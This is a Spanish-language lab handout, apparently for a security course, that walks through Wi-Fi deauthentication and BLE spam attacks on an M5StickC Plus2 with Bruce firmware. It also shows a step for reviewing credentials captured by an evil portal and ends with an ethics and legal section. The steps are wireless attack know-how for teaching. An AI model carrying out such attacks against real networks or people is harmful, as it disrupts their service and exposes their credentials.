| 6 | Revisar credenciales capturadas | Bruce → Settings → File Browser → /portal/creds.txt
O desde Web UI en 192.168.4.1/creds |



Lab 02: Deauth Attack + BLE Spam

Parte A: Deauth Attack (desconexión de clientes Wi-Fi)

- | | | |
|----|--|--|
| 1. | Bruce → Wi-Fi → Deauth Attack | // Accede al módulo de desautenticación |
| 2. | Scan → Lista de redes detectadas aparece en pantalla | // Escanea redes cercanas ~5 segundos |
| 3. | Botón B para navegar, A para seleccionar la red objetivo | // Solo redes de tu propiedad o con autorización |
| 4. | 'All Clients' → A para confirmar el ataque | // Envía tramas 802.11 deauth a todos los clientes |
| 5. | Back (C) para detener – observar reconexiones en la red | // Ideal para capturar handshakes WPA2 al reconectar |

Parte B: BLE Spam (Apple + Samsung + Windows)

- | | | |
|----|--|--|
| 1. | Bruce → Bluetooth → BLE Spam | // Menú de tipos de spam disponibles |
| 2. | Seleccionar 'Apple' → Botón A → 'Random' para variedad | // Genera notificaciones en iPhones cercanos |
| 3. | Observar en los dispositivos iOS las notificaciones emergentes | // Demuestra la falta de autenticación en BLE advertisements |
| 4. | Repetir con 'Samsung' y 'Windows Nearby' | // Diferentes sistemas, mismo problema de BLE sin auth |



Uso Ético y Marco Legal

Principio Fundamental

El M5StickC Plus2 con Bruce, como cualquier herramienta de seguridad, es legalmente neutral. Lo que determina la legalidad es el contexto de uso. Un historí no es ilegal — usarlo sin consentimiento lo convierte en delito. Lo mismo aplica para estas

¿Qué está permitido?

- Pruebas en redes o dispositivos propios
- Auditorías con contrato/orden de trabajo firmado
- Entornos de laboratorio controlados y aislados
- CTFs, hackathons y competencias de seguridad
- Investigación académica con aprobación institucional

¿Qué es un delito?

- Acceder a redes Wi-Fi de terceros sin permiso
- Desautenticar clientes en redes ajenas (DoS)
- Evil Portal contra usuarios reales sin consentimiento
- Interceptar tráfico o capturar credenciales reales
- Instalar persistencia en sistemas de terceros

Protégete siempre

- Obtener autorización por escrito antes de cualquier prueba
- Documentar el alcance (scope) del engagement
- Jamás probar fuera del scope acordado
- Tener seguro de responsabilidad civil como auditor
- Conocer las leyes de informática del país

